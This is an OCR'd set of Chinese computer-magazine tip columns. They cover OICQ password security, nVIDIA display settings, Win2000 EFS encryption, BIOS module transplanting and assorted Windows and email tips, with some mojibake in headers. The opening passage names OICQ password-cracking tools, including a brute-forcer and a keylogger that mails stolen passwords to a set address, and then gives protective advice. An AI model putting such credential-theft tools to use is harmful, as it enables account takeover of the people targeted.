关于Oicq的密码破译，已经成为Oicq致命的问题所在。目前的Oicq密码破解工具，以OicqPassover为代表的暴力派采用穷举法来破解本地的密码。只需选择你要破解的Oicq号码的目录路径，然后选择破解条件，如字母型、数字型或是混合型，再点击“开始”按钮就OK了。它的破解速度极快，一秒可达20000次，若是纯数字或是纯字母组合的密码，少则几分钟多则几小时就原形毕露了。另一种软件Oicq潜伏者则独辟蹊径，它所要做的就是在你上网之前运行该程序，然后它就像间谍一样潜伏在你的机器里，在你输入密码登录Oicq的瞬间偷偷记录下来，而且还可以把记录的信息定时发送到指定的信箱中。真可谓明枪易躲，暗箭难防啊！此外还有一种可以远程破解的程序，基本上也是利用穷举法的方式运作。

从以上介绍的这些软件来看，Oicq密码的破解很大程度上是依赖于Oicq本地信息的不安全性来工作的。所以，对于在公共机房上网的朋友，切记要在每次上Oicq后清除掉本地信息（就是把有你那个账号的目录删掉），密码最好用复杂一点的。特别是用公共机器上网的朋友，每次下网时最好把QQ的密码改成新的密码。最后，申请QQ的密码保护。CF

□辽宁　佑京

面面俱到
——显示模式高级设置指南



拥有一块好的显卡并不等于拥有了出众的性能。无论显卡怎样，都要经过细致的调整之后才能发挥最出色的性能。本文就是要带领大家一步一步把自己的显示设备调整到最佳状态。

目前用户使用最多的显示芯片为nVIDIA的各种系列显示芯片，如：TNT、TNT2、GeForce系列、GeForce2以及GeForce3系列。所以，本文主要介绍以上这些系列显卡的设置，其余的都是大同小异。目前nVIDIA系列最好用的驱动程序是12.41的版本，下载地址如下：

Win9x用户
http://file2.mydrivers.com/display/12.41-W9X.exe
Win NT、Win2k、Winxp用户
http://file2.mydrivers.com/display/12.41-W2K.exe

建议大家下载使用这款驱动。



图1

对于显卡性能影响很大的一些选项，我将在这里一一说明。

首先，为了打开设置页，我们在桌面空白处点击右键，选择“属性”。再在显示属性窗口中点击“设置”选项卡，点击“高级”按钮出现如图1的窗口，这就是显示模式高级选项页。这里面主要的选项都在“GeForce 2 MX-100/200”这个选项页面里，这个页面的名称是根据你的显卡的型号而定的，如我的显卡是“GeForce2 MX200”。



图2


图2显示的是你的显卡型号，显存、显卡BIOS版本等一些基本的信息。点击“Additional Properties”（附加属性）按钮就会出现各种设置选项，如图3。

注意，不同的驱动版本，设置窗口的项目有所不同，界面语言也可能有

所不同。图3所示是GeForce 2 MX显卡驱动程序所显示的设置画面。

首先,“3D Antialiasing Settings”选项卡是设置全屏抗锯齿的选项。全屏抗锯齿是显卡很重要的指标。nVIDIA显卡的全屏抗锯齿的原理,就是把一个3D场景放大后再缩小,在一个小的分辨率下显示很大的图像,显示的图像就没有锯齿了。所谓的全屏抗锯齿设置,就是设置一个图像放大的倍数。nVIDIA显卡就是通过这种方法来实现全屏抗锯齿的。这里的设置默认的是“Allow applications to control the antialiasing mode”,即由应用程序自己来为全屏抗锯齿进行设置。如果我们有特殊需要的话,可以点击下面的“Manually select the antialiasing mode”来设置放大的倍数,可以选择off,即不放大,也可以选择2x或者4x,数值越大显示效果越好,但对性能影响越大。一般情况下,我们可以选择它的默认值。

接下来我们点击“Direct3D Settings”选项卡,出现如图3的界面来进行D3D的各种设置。首先,可以在“Performance And Compatibility Options”里面进行D3D的性能和兼容性设置。首先第一项是“Enable fog table emulation”即启用雾化仿真,建议打勾选上。虽然对性能有一定的影响,但启用后游戏画面质量会大幅提升,还是值得的。


Í¼3

第二个“Adjust Z-buffer Depth to Rendering Depth if Unequal”是如果不平衡,那么则可以调整z-buffer缓冲,这个也建议选上,会对兼容性有些好处。

第三个“Enable Alternate Depth Buffering Technique”是可以轮流进行深度缓冲。如果显卡性能不错,那么打上勾还是可以的,否则就不要打勾了。

最后一个“Display Logo When Running Direct3D Applications”这个选项无关紧要,是运行D3D程序时是否显示D3D的logo。

“Mipmapping”即贴图选项。在“Mipmap Detail Level(贴图级别)”里面我们可以选择D3D程序里面的贴图质量,一般可以选择“Best Image Quality”最佳图像质量。如果显卡性能不尽人意,那么也可以选择“Best Performance”最佳性能。这样虽说会降低效果,但是性能却有所提高。

下面的“PCI Texture Memory size”即PCI显卡的贴图所使用的系统内存数,一般选择默认。

接下来我们点击“OpenGL Settings”选项卡来进行OpenGL的设定,界面如图4。在“Performance and Compatibility Options”中是性能和兼容性的各种设置选项。

第一个是“Enable Buffer Region Extension”容许缓冲扩展,建议选中,对性能有些提高。一般默认也是选中的。

第二个“Allow Dual Planes Extension to Use local Video Memory”(允许二维平面扩展使用显存)也建议选中,这样性能会有很大的提高。一般你要是拥有16M以上显存的话,就可以选中该项。

第三个“Use Fast Linear-mipmap-linear Filtering”使用快速线性过滤,一般建议选中,对性能还是有些提高的。

第四个选项是“Disable Support for Enhanced CPU Instruction Sets”,即禁止使用增强CPU指令,选中该项对性能有一些降低,但是可以提高兼容性。有些OpenGL的游戏不能正常运行,把该项选中就可以解决问题了。

第五项是“Force 16 bit Depth Buffer”即强制使用16位深度缓冲。这对于程序的兼容性有一些影响,但会提高性能。

在其他的一些选项中,我们也可以进行各种设置。

在“Default Color Depth for Textures”中,我们可以设置默认的纹理颜色深度,默认的是按照桌面的颜色,也可以设置是永远使用16位色还是32位色。

在“Buffer flipping mode”里,我们一般都使用默认值“Auto-select”(自动选择)。

在“Vertical sync”(垂直同步)里,我们可以选择“On by Default”以达到最好效果。

在“Anisotropic filtering”里,我们可以设置异向过滤是否容许。如果容许的话,那么会得到较好的品质,但是这是以牺牲性能为代价的,具体请参照自己的显卡来进行设置。

至于最后那项“Use up to N MB of system memory for textures in PCI mode”则用处不大,可以不管。

本窗口的其他选项页,如“Overlay Controls”是调节显示器的,用处不大。而“Desktop Utilities”则是方便在桌面随时调整而设立的工具。当启动后,会在任务栏出现调整图标,就可以随时进行以上的调整了。CF


图 4

Win2000的文件加密秘籍

□辽宁 尚伟力

对于每个人来讲，一份机密的文件被入侵者或是别有用心的人非法获取都是很危险的，其带来的损失也许是不可估量的！然而我们常用的Win95/98操作系统却没有提供任何的安全保障。有时甚至连NT这样的安全系统都会出现问题，比如我们可以用Ntfsdos这样的软件来得到被NT保护的数据。

Unix和Win NT的安全依赖于一个称之为DAC的系统，拥有DAC的系统可以用来保护你的敏感数据。DAC适用于多人共用一台机器的情况，它可以区分每个用户的文件，以用来分开不同用户的数据。然而，这并不是万无一失的。破解的方法很简单，只要重新安装一下系统，那我们的所有数据就没有任何安全可言了。为了更大程度地保护用户的数据安全，我们需要对数据进行加密。在进一步介绍Win2000的文件加密系统之前，先要介绍一下通常我们采用的加密方法。了解了通常的加密方法后，大家才能更了解Win2000的文件加密系统的好处。

一、加密技术

现在，我们经常用的加密方法有以下几种：加密文件、磁盘加密、文件加密系统（EFS）。

加密文件很好理解，也很常用，比如我们常用的Word等这样的程序就能够对产生的文档进行加密。这种加密方法很容易实现，但它很容易破解，另外，被加密的文件在解密的时候会产生一个解密的副本在临时文件夹，有时又没有将其删除，其结果是非常危险的。另外，Win NT在用户模式下使用加密文件的方法，操作系统将把密码保存在一个记录文件中。如果能够进入这个记录文件，那么就会进入用这个密码加密过的数据，所以，这也是不安全的。

磁盘加密用一个密码来对整个磁盘进行加密，就像是用户输入一个密码来锁住磁盘。但这样做并不方便，需要对整个磁盘进行加密，加解密时间较长。

文件加密系统（EFS）与上面几种加密方法相比有很多的优点。由于EFS加密技术被集成到操作系统中，所以使用者如果不能通过操作系统的检查，那么就不能对磁盘进行操作。Win2000的EFS驱动程序运行在内核模式中，所以它的保障是更多的。EFS对于使用者来说是透明的，用户可以用操作系统产生的随机密码来加密文件，并可以无条件地进入自己加密过的文件，而不需在使用前先解密。但另外的用户却无法进入被加密过的文件。

EFS使用公用密码技术，用一个随机的文件加密密码（FEK）来加密数据。用密码加密的共用系统有两个密码：公用密码和私人密码。公用密码是公开的，私人密码则只有用户自己知道。用户用公用密码来加密数据，用私人密码解密数据。NTFS用具有所谓的数据解密域（DDF）和数据恢复域（DRF）属性的加密文件存放加密后的FEK清单。

EFS的密码存放机制建立在Win2000 Crypto API结构上，它把用户的公用密码、私人密码和随机产生的密码分开存放。这样就提高了安全属性。


二、EFS的实现

Win2000把EFS作为一个文件属性来供用户选择，在任何一个文件或文件夹上点击右键，选择“属性”，在选择“高级”时（前提是你的硬盘格式必须是NTFS），就会出现如图1的窗口，在上面我们就可以直接加密文件了（这时要注意，加密选项与压缩选项并不能同时进行，我们不能对NTFS压缩的文件进行加密）。加密后的文件只有本人才能够打开，另外的用户就不会看到被加密过的文件的内容了。而我们本人使用加密的文件时是透明的，就像我们用普通的文件一样，不需要进行解密等操作。


图1


还有一个很重要的问题是，如果我们重新安装了操作系统，那么被加密过的文件怎么办呢？这时我们就需要把密码备份了。请看下面的操作。

在“控制面板”里面点击“用户和密码”，在弹出的窗口里点“高级”→“证书”按钮，就会出现“证书”窗口。选中我们的密码，点击“导出”，就会出现“证书导出向导”。在里面我们可以选择导出私人密码或者不导出私人密码。如果我们要备份密码，以便在重装系统时能够解开我们加密过的文件，那么就选择导出私匙。如果我们想让一位朋友把一份很重要的文件加密后给自己，那么就不导出私人密码，然后把导出的公用密码给他，让他用这个公用密码加密文件，然后把文件给自己，就可以自己来解开了，是很安全的。如果选择“导出私人密码”，那么在下面出现的窗口会要求我们为这个私人密码输入一个密码来保证它的安全（下次在导入这个私人密码的时候



Í¼2

会要求我们来进行密码确认的)。再点击下一步，选择导出的格式和一些相关调整,根据个人需要来进行选择,如图2。然后选择导出的位置,最后结束。将导出的文件进行保存，以便于重装系统后用其来进行解密。

在重装系统后，我们同样要进行证书的导入工作。方法是:点击“控制面板”里的“用户和密码”,再点击“高级”,点击“证书”,在证书窗口中点击“导入”就会出现“证书”导入向导窗口，点击“下一步”。在弹出的窗口中选择我们保存好的证书文件，选好后点击下一步,这时就会出现图3所示窗


图 3

口。在里面输入我们为了保证证书的安全所设定的密码，并进行相应的个人选择。再点击下一步，就会出现如图4的窗口,这时我们要先按照默认值自动选择存储区，然后再进行一次导入工作,和前几步做的一样。但是到出现图4的窗口时，我们选择“将所有证书放入下列存储区”后点击浏览按钮，在出现的窗口里选择“个人”。这时我们就可以解开以前加密过的文件了。


图 4

在安装完Win2000后，系统默认的加密级别是56位，我们可以在微软的网站上下载一个文件增加我们的加密级别，可以升级到128位，这会极大地提高加密的安全性。下载的地址是：http://download.microsoft.com/download/win2000pro/w2kenc/2195/NT5/CN/Encpack_Win2000Admin_CHS.exe

文件大小是354kB。这是Win2000pro简体中文版专用的升级文件，不同版本的用户请自行下载相应的升级文件。

总的来说，Win2000的EFS是非常大的一个进步，的确可以在给我们带来方便的同时，也能够带来极高的安全性。CF

□新疆 张渝

让微星MS-6330具有硬盘瞬间恢复功能

一日偶然在奔驰主板的广告上看到其K8-200A+主板有硬盘瞬间恢复功能，这是否与“捷波恢复精灵”有关呢？我决定看看，于是到新天下的网页上下载了奔驰K8-200A+主板的BIOS。用CBROM分析后，确定其中ISA ROM [1]中的HDD\BIOS-10.BIN即是其硬盘瞬间恢复功能模块。该模块为32kB，压缩后为18.4kB。我决定尝试一下。

1.提取硬盘瞬间恢复功能模块

在DOS模式下输入CBROM208 7AJA0102.BIN /ISA EXTRACT（注:7AJA0102.BIN为奔驰K8-200A+主板的BIOS)，程序提示给提取的文件输入文件名，输入HIRU（HDD Instant Recover Utility）回车。

2.创造可用空间以植入硬盘瞬间恢复功能模块

MS-6330的BIOS空余空间已不足7kB，又如何能植入硬盘瞬间恢复功能模块呢？我发现2.7版的MS-6330的BIOS中有一个LOGO，占了16.3kB的空间，而实际上并没有什么意义。在DOS模式下输入CBROM208 W6330VMS.270 /logo release，从BIOS文件中去除LOGO，再查看，其空余空间已增加到了23kB，这已经足够植入硬盘瞬间恢复功能模块了。

3.植入硬盘瞬间恢复功能模块

输入CBROM208 W6330VMS.270 /ISA HIRU，将从奔驰K8-200A+主板的BIOS中提取的硬盘瞬间恢复功能模块植入2.7版的MS-6330的BIOS中。

4.刷新主板BIOS

我用的是技嘉的主板BIOS刷新程序1.07a版，在Windows中即可完成刷新主板的工作，只是主板BIOS文件的扩展名要改成BIN。刷新主板后重新启动，在操作系统引导之前会出现硬盘瞬间恢复功能的界面，第一次进入会提示你是否安装此功能。选择安装后会出现详细的介绍，并提示你是否备份数据并使用此功能，确定后完成备份并进入操作系统。当下一次启动计算机时在操作系统引导之前会出现一个硬盘瞬间恢复功能的新界面，其中有备份系统、恢复系统、硬盘拷贝、卸载等六个选项。不过此功能不支持NTFS文件系统。CF

得到文件列表五法

□江苏 韶亚军

平时在使用电脑时，往往需要得到文件夹中的文件列表，不过资源管理器并不能够胜任此工作，笔者只得“另请高明”。

1.DIR命令重定向法

笔者认为DOS命令仍是有其用武之地的，我们可以在DOS下使用DIR命令的重定向功能来得到一个文件夹中的文件列表。即在DOS提示符下，输入DIR >LIST.TXT后，该文件夹下的文件列表就被存放到LIST.TXT文件中了。

2.ACDSee法

启动ACDSee，进入欲生成文件列表的文件夹，点击“工具/生成文件列表”命令后，就会在Windows的Temp文件夹下生成一个名为Folder-Contents.txt的文件。注：Windows 9x/Me的Temp文件夹一般在C:\Windows\Temp下，而Windows 2000/NT则存放在Documents and Settings\用户名\Local Settings\Temp下。

3.SnagIt抓取法

SnagIt是一个运行于Windows平台上的抓图软件，利用它我们可以很方便地将屏幕上的图形、文字甚至动态的操作过程抓下来作为素材使用。我们可以先启动SnagIt软件，并设置其抓取对象为文字（Text），进入资源管理器，将文件排列方式设置为“列表”，按下抓取热键（在笔者的机器上为Ctrl+P），再将鼠标指针移至资源管理器窗口，单击后就可以把该文件夹下显示的所有文件名抓取至Windows的剪贴板中。

4.Winamp法

我们完全可以在Windows下将资源管理器中所有文件全部选中后，拖至Winamp的播放列表窗口中，然后再在Winamp窗口中单击文件列表窗口下的“载入”按钮。此时会弹出两个隐藏按钮——载入、保存，单击“保存”按钮，Winamp会打开标准的Windows保存对话框。输入文件名，Winamp就会将文件列表中打开的文件连同其路径一起保存在扩展名为M3U的文件中。此文件为一文本文件，把它改为扩展名为TXT的文件即可。

5.专业软件法

只要想得到，就有人做得到。针对Windows资源管理器的不足，已经有人推出了一个名为Directory Printer的软件，利用它可以非常方便地将当前文件夹中的文件生成文件列表。具体操作：安装完Directory Printer软件后，在资源管理器中点击一文件夹，右击，选择“发送到/Directory Printer”命令后，弹出一窗口，对一些选项进行设置后，点击最右下角的“File”按钮，即可将当前文件夹列表存为TXT文件，点“Print”按钮可直接打印出来。

“添加/删除程序”残留垃圾三法

□南京 芈然

如果要反安装一个应用程序，我们可以通过Windows 9x的控制面板中的“添加/删除程序”项来完成这项工作。但是有时因为种种原因通过这种方法将某个应用程序删除后，该程序的名称仍然顽固地呆在“添加/删除程序”项的程序列表中。怎样才能清除这些“残留的垃圾”呢？笔者总结了以下三种方法：

1.修改Windows 95/98的注册表。运行Regedit.exe，打开如下主键：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall，哇！“添加/删除程序”项的程序列表中所有的程序原来都藏在这儿，我们只要删除残留程序的主键即可。不过要提醒大家的是，修改注册表前最好还是先做个备份，以便发生错误时恢复。

2.借助Microsoft提供的小工具Tweak UI，这款小工具可以从Windows 98的安装光盘上得到。打开Windows 98安装光盘上的tools\reskit\powertoy目录，用鼠标右键单击其中的Tweakui.inf这个文件，在弹出的菜单中选择“安装”就完成了Tweak UI的安装。在控制面板中双击“Tweak UI”，启动后选择其中的“Add/Remove”项，选中残留的应用程序的名称并按下面的“Remove”按钮，再单击弹出窗口中“是(Y)”按钮即可从“添加/删除程序”项的程序列表中删除残留的应用程序的名称。值得注意的是，上述的操作仅仅只是删除了列表中应用程序的名称，并没有执行应用程序的反安装。这种方法适合大多数的普通电脑用户采用。此外，Tweak UI还有许多其他的功能，在此就不详述了。

3.采用第三方软件，笔者推荐使用Add/Remove 4Good。它是一个小巧的卸载软件。软件的使用很简单，类似于控制面板中的“添加/删除程序”项的方法，首先它会反安装你选定的应用程序，如果反安装后该程序的名称仍然呆在“添加/删除程序”项的程序列表中，它会问你是否也删除这些残留的程序的名称，选择Uninstall即可。

□浙江 李振勇

让 Trident9880 起死回生

朋友的电脑经常会无缘无故地黑屏、死机，经一番检查后，排除了软件、硬件冲突的可能性，把故障原因集中在硬件工作稳定性欠佳和各插件接触不良等几个方面。

本着先简后难的原则，先检查了机内所有电源线和信号线的接插情况，没有发现问题。然后打算拔出内存、显卡，用橡皮擦拭金手指上的污垢以排除它们与插座接触不良的嫌疑，却正好因为有事，临时去了电脑城。

1.抢救电容


等我回来时，瞅见朋友哭丧着脸，原来朋友在拔显卡时由于用力过猛，竟把显卡（Trident9880）边角上的一个电容给扳了下来，留下电容的两个引脚在线路板上（图中a部分）。

幸好朋友没有把缺脚的电容丢掉，取过电容一看，原来这是一个10μF/25V的电解电容，耐温为105℃。于是立马跨上摩托车回家取来相同参数的电容，使出看家本领，用电烙铁把留在线路板上的原电容引脚焊下，再把新电容焊上。这里要提醒各位的是，在更换此类电容时，最好是找到同型号（相同参数、相同规格——指体积和封装、相同厂牌）的来替换，特别是对一些价格较贵、要求较高、工作环境较恶劣的显卡。在本例中，显卡较低档，况且此电容在电路中所在的位置要求不高（此电容在显存附近，估计是一旁路电容，起滤波作用），因而替换条件可放宽一些。凭经验，用普通的容量为4.7－22μF的电容替换，显卡都可正常工作。但要注意，电容的耐压不可低于25V，耐温也最好在105℃以上（一般显卡工作时产生的热量都较大）。把显卡插回原来的插槽时，发现新焊上的电容的顶端就快挨着旁边的声卡了。仔细一对照，发现原来的电容是超小型的，而新换上的是普通电容，体积比原先的要大不少（用尺子测得原电容的高度是6毫米，而新电容则高11毫米）。

考虑到散热，就把声卡换了个插槽。开机，发现显示已恢复正常，但黑屏、死机有时仍会出现，于是也就排除了内存、显卡与主板接触不良的可能性。

2.显卡乃“罪魁祸首”

由于故障时隐时现，为了彻底查清原因，就用“替换法”——把本人的机器大卸八块带到朋友处，最终发现“罪魁祸首”还是显卡。于是又把显卡拆下仔细端详，突然发现显卡上的显示芯片（即显卡上最大的，标有“Trident9880”的那块集成块）的几个脚是弯的！再定睛一看，原来是芯片的第①、②、③三个引脚（把显示芯片正对自己，靠左边最下面的三个引脚）已被弄弯（图中b部分），用万用表检查进一步发现①脚已脱焊——即已和线路板分离。用镊子轻轻地把三个引脚拨正（防止短路），拨动时发现①脚快要断了，不可能再回到原来位置。于是找来一根导线，把①脚和线路板上原来的焊点连通。检查无误后，插回显卡。立即运行极品飞车三个多小时，一切正常。CF




□四川 冯小民

让 RM 音频文件在 PowerPoint2000 中播放

PowerPoint2000能够支持WAV、MID、MP3等格式音频文件的播放，近日笔者因工作需要，要在其中播放RM格式音频文件，解决办法如下：

1.在任何工具栏上单击鼠标右键，将“控件工具箱”勾选上，以便使之可用。然后在该工具箱中单击“其他控件”按钮（如图1），选择“RealPlayer G2 Control”控件，用鼠标在幻灯片中拖出一个矩形框。

2.在该矩形框上单击右键，点击“属性”命令，调出属性对话框，将“杂项”下面的“AutoStart”属性由“False”改为“True”以便自动播放，并在“Source”属性后面的框中填入待播放的RM音乐的文件位置和名称（如图2）。



Í¼1




图 2

3.放映该幻灯片，画面上出现播放控制按钮，同时选中的RM音频文件自动开始播放，使用这些按钮可以暂停、结束音乐的播放。如果不希望人为中断音乐的播放过程，可以让控制按钮在播放时隐藏，方法是制作演示文稿时将拖出的矩形框移到幻灯片以外的区域，这不会影响音乐的正常播放。CF

□湖北 吴汉北

Foxmail 邮件数为负之谜

笔者使用Foxmail3.11收发电子邮件，前些天无意间发现：在“发件箱”后面出现了一个蓝色的“(-1)”(如图1)。使用Foxmail的用户都知道，邮箱后面用括号括起来的数字是表明该邮箱中还有多少封未读的邮件，当然不可能为负数。而且，在Foxmail系统自动建立的4个邮箱中，只有“收件箱”和“废件箱”中才会有未读邮件，因而也只有这两个邮箱才会有这样的数字标记。“发件箱”和“已发送邮件箱”中一般不存在未阅读邮件，所以正常情况下它们是不应该带有数字标记的(除非你手工将这两个邮箱中邮件的“标记状态”改为未读，或者将别的邮箱中未读邮件转移到这两个邮箱中来，但这样做似乎没有什么意义)。



图 1

“发件箱”中邮件数为负数，显然不正常，好在这并不影响邮箱的使用。但看着这个刺眼的“-1”，让人很不舒服。笔者试了很多方法，终于通过Foxmail的“修复邮箱”功能将其去掉。修复的方法是：选中这个带“－1”的“发件箱”，单击右键，选择“属性”，在弹出的属性对话框中(如图2)，先打开“常规”标签页，点击“压缩”按钮，然后再打开“工具”标签页，点击“开始修复”按钮，完成后点击“确定”退出。再看“发件箱”，“－1”不见了(注意：最好先压缩再修复，否则此邮箱中已发送和删除的邮件又会被恢复)。



图 2

笔者分析原因，估计是由于某种不正当的操作，使Foxmail计数程序错误计数，那么到底什么操作会导致这种现象出现呢？笔者经过回忆和试验发现：当发件箱中有多封待发邮件正在发送时，如果此时将未完成发送的邮件删除，就会出现邮件数为负的怪现象，而且，你删除几封待发邮件就会出现负几(也不一定每次都出现)。CF

□江苏 韶亚军


借助The Bat批量保存附件

如果对方发过来的邮件附件中带有多个文件，你用Foxmail一个一个保存嫌太麻烦的话，我们可以借助于The Bat来批量保存。具体操作如下：

1.在Foxmail中选中一邮件，点击“文件/导出邮件”，在“保存类型”中选择“Exchange邮件”，并将它先存在一临时文件夹下。

2.启动The Bat软件，选中一信箱，并点击“工具/导入邮件/从.MSG文件”命令，选择刚才存盘的邮件，刚才的邮件就会连同附件被导入进来。

3.双击此邮件，然后双击其中的Message.msg项目，会打开如图所示的窗口，所有信件连同附件内容全部在这里了。



4.右击附件区，在弹出的菜单中选择“Save All Attachments...”命令，或直接按下快捷键Shift+Ctrl+A，一路点击“保存”按钮，即可快速地把这些附件以原文件名导出来了。CF

“实用技巧一点通”专栏



让WinZip压缩文件更小

□江苏 Ya

一般情况下，我们在压缩文件时，都是鼠标右击一文件，然后选择“ Add to *.zip ”。利用此法固然可以省去输入压缩文件的麻烦，但是由于默认选择了WinZip中的正常压缩模式，因而压缩出来的文件并不是最小的。

而我们在资源管理器中先右击一欲压缩文件，再选择“ Add to Zip ”命令，待出现WinZip加入文件窗口后，不要忙着按下“ Add ”按钮，从“ Compression ”(压缩类型)下拉框中选择压缩类型为“ Maximum (slowest) ”(最大但最慢压缩)后，可以发现生成的Zip文件会更小。

笔者做了一试验，正常模式下压缩一文件后为120kB，改变压缩类型后仅为95.4kB了。CF

让压缩文件夹也认识EXE文件

¡õ江苏 Ya

有时候，我们在Windows资源管理器里双击一个EXE文件时，会弹出“ WinZip Self-Extractor header corrupt. Possible cause: bad disk or file transfer error ”的警告框，并且文件不能被执行。其实这种EXE文件不是一般Windows下的EXE文件，而是用WinZip生成的自解压文件，在文件头上出了点问题，所以不能被解压。

但是，怎样才能够让压缩文件夹也认识它，把其中的文件解压缩出来呢？只要我们先启动资源管理器，点击“工具/文件夹选项/查看”，在弹出的窗口中取消“隐藏已知文件类型的扩展名”选项后，将文件的扩展名显示出来，将EXE扩展名改为ZIP。在接到警告信息后，您会发现该文件的图标居然变成了压缩文件夹图标，双击打开看一看，其中的文件已经在窗口中了。CF

有用的Windows快捷键

□山东 周家栋

这几个快捷键可以明显地提高你应用计算机的效率：

Win+d　快速显示桌面或者还原

Win+e　快速打开资源管理器

Win+f　快速搜索文件或文件夹

Win+m　快速显示桌面

Win+r　快速显示运行窗口

Win+F1（F1）　快速显示系统帮助和支持主页

Win+PauseBreak　快速显示系统属性 CF

常用Photoshop6快捷键

□北京 柳絮飞

¹¤¾ß²¿·Ö :

减小笔刷大小：　[

增大笔刷大小：　]

为笔刷增加25%的柔度：　Shift+[

为笔刷增加25%的硬度：　Shift+]

各种工具透明度选择10-100%：1-0

临时切换为抓手工具：Space

图层部分：

创建新图层　Ctrl+Shift+N

创建新图层（不出现对话框）　Ctrl+Alt+Shift+N

向下移动当前层　Ctrl+[

向上移动当前层　Ctrl+]

复制当前层　Ctrl+J

滤镜部分：

重复执行最后一次的滤镜命令　Ctrl+F

调用最后一次滤镜命令的对话框　Ctrl+Alt+F

友情提示：工具箱中的每一个工具都有相应的字母快捷键，当你将光标在某一工具上稍作停留时，Photoshop会自动提示你该工具的快捷键是什么。你只要直接按下字母键就可以快速地选中该工具了。如果该工具还包含有子工具，你可以先按下Shift键，然后再重复按字母键，即可在各子工具中循环切换。CF

在新窗口中打开链接又一法

□北京 jim

大家在上网时，有时希望所点击的链接在新的窗口中打开，您通常是不是在链接上单击鼠标右键，然后点"在新窗口中打开"？不过有的网站关闭了鼠标右键功能。其实在点击时按住Shift键即可在新窗口中打开链接了。CF

查看Win98总运行时间

¡õÌì½ò 郭瑞刚

依次单击"开始/程序/附件/系统工具/系统信息"，当弹出"系统信息"界面时，你会发现其右侧窗口有一项显示为"Uptime: X:XX:XX:XX"，这就是我们所要查看的系统开机以来总共运行的时间，其计时精确到秒。CF

实战菜单丢失

¡õÉ½¶« 五帝

一天想打开"开始"菜单运行QQ聊天，但一点"程序"我就傻眼了，快捷方式都哪去了？"程序"居然为空，那可是30多个程序的快捷方式呀？突然想到应该用"磁盘扫描程序"恢复，可是"开始"菜单空了，从哪启动呀？想到有些程序的"关于"里有"系统信息"按钮。既然是Windows里的工具，那就不妨找Microsoft的软件了。从桌面快捷图标启动Word，点"关于"，果然有一个"系统信息"按钮，点击之，选"工具/磁盘扫描程序"，扫描之后，"开始"菜单又回来了！CF

五笔码和拼音相互查

¡õÉ½¶« 何昊

用过UCDOS的朋友可能还记得，我们可以按下Ctrl+F2键来查找某一汉字的五笔输入码。在Windows中我安装有全拼输入法4.0和王码五笔型输入法86版，在王码中不会输入的汉字，只要用全拼输入法输入以后，相应的五笔字型编码就会出现在编码框中；同样，在王码中输入某一字，也可查此字的拼音。CF

±¸·Ý×¢²á±í¸öÊýÎÒÀ´¶¨

□天津 郭瑞刚

一般情况下，Win98系统都会在启动系统的过程中进行一次注册表的备份，从而使我们在系统出现故障时可以用备份来唤醒系统。累计备份超过5个时就会覆盖掉最老的一个旧备份。为了保险起见，我们也可以增加这一数值，具体方法是：

1. 利用记事本打开Windows安装目录下的"scanreg.ini"文件。

2. 找到"MaxBackupCopies=x"这行参数，这时就可通过修改x值来达到自定义备份注册表个数的目的，但最高值不能超过99。

我想，通过这一设置，你会有足够的安全感了吧？CF

Foxmail附件鼠标拖放

¡õ江苏 Ya

在许多电子邮件系统中，都可以通过从资源管理器中拖动文件至信件区来加入附件文件。不过，Foxmail做得比较特别，当我们从资源管理器中拖动文件放至信件区时，图标会变成禁止状（一个圆中间带一横），因此，许多人以为Foxmail不能够通过这种方法加入附件。

其实不然，您把鼠标向上抬一抬，移至主题区，鼠标就变成"+"号状，此时放下鼠标，您所拖放的文件就会被作为附件放至信件中了。CF

激光打印机保养之我见

¡õÉ½¶« 怪鸭兽

激光打印机在使用过程中除了要防高温、防尘、防湿、防震、防阳光直射外，还要适时地进行保养与维护，机器才不容易损坏，并能保持满意的打印品质。

